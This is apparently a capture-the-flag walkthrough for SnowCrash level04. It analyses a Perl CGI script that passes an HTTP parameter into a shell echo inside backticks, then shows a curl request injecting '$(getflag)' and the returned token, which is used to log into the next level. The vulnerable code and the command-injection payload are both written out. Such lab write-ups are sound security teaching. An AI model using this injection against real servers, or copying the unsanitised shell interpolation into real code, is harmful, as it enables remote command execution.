

./level04

In this stage, we came across a file named *“level04.pl”* within the home directory, which contained an intriguing Perl script ready for our analysis.



```
#!/usr/bin/perl
# localhost:4747
use CGI qw{param};
print “Content-type: text/html\n\n”;
sub x {
  $y = $_[0];
  print `echo $y 2>&1`;
}
x(param(“x”));
```


The script serves as a simple *Common Gateway Interface (CGI)* listening on port 4747.
It is designed to accept a single parameter from an HTTP request and subsequently execute an *echo* command on the server’s command shell, reflecting the input parameter back to the client. We verified that the script was already operational.



```
level04@SnowCrash:~$ netstat -tunl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp6       0      0 :::4747                 :::*                    LISTEN
```

This configuration introduces a severe vulnerability, as any parameter included in the HTTP request is executed on the server under the privileges of the script owner, which in this case is *“flag04”*.

Leveraging this vulnerability, we crafted an HTTP request embedding the command *$(getflag)* as the parameter. This command substitution invokes *getflag* and the result is passed to the echo command within the Perl script. The echo command then outputs the flag, which is relayed back to us via the HTTP response.



```
level04@SnowCrash:~$ curl http://localhost:4747?x=’$(getflag)’
Check flag.Here is your token : ne2searoevaevoem4ov4ar8ap

level04@SnowCrash:~$ su level05
Password: ne2searoevaevoem4ov4ar8ap

level05@SnowCrash:~$
```